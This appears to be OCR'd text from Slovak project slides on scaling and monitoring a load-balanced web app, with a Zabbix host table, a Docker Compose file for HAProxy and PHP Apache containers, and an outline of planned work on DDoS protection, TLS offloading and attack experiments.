
Zabbix monitorovanie (Makrá šablón)




Zabbix monitorovanie (Dashboard Widgets & Hosts)

Name ▲	Interface	Availability	Tags	Problems	Status	Latest data	Problems	Graphs	Screens	Web
Raspberry Pi 2	192.168.0.4: 10050	ZBX SNMP JMX IPMI			Enabled	Latest data	Problems 1	Graphs 15	Screens 3	Web
Raspberry Pi 3	192.168.0.3: 10050	ZBX SNMP JMX IPMI			Enabled	Latest data	Problems 2	Graphs 15	Screens 3	Web
Zabbix server	127.0.0.1: 10050	ZBX SNMP JMX IPMI			Enabled	Latest data	Problems 1	Graphs 28	Screens 7	Web


Displaying 3 of 3 found





Zabbix monitorovanie (Dashboard)

Docker Compose prostredie




```
version: '3'
services:
    balancer:
        image: 'haproxy:latest'
        # image: 'nginx:latest'
        ports:
          - 80:80
        volumes:
          - ${PWD}/haproxy.cfg:/usr/local/etc/haproxy/haproxy.cfg
          # - ${PWD}/nginx.conf:/etc/nginx/nginx.conf
    web-1:
        image: 'php:7.3-apache'
        volumes:
            - ./website/:/var/www/html/
    ...
```

Výhľadový prehľad na dokončenie

3) Škálovanie webových aplikácií

1) Porovnanie konfigurácie HAProxy a NGINX
2) Odporúčania na ochranu load balancerov proti DDoS
3) Neodhalovanie infraštrukúry nastavením HTTP hlavičiek
4) Zabezečenie webového servera s TLS, SSL Offloading na LB

4) Monitorovanie webovej aplikácie

1) Zabbix – popis nastavenia monitorovania v reálnom čase
2) Formát logov – HAProxy/NGINX TCP/HTTP, Apache CLF/Custom

5) Experimenty – útoky vs. reakcia loadbalancera